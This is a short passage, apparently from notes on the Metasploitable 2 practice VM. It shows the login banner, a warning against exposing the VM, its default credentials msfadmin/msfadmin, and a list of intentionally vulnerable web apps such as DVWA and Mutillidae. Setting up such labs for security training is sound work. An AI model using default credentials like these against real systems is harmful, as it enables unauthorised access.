| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_  | |\__ \ |
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|\__| |_||___/_|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV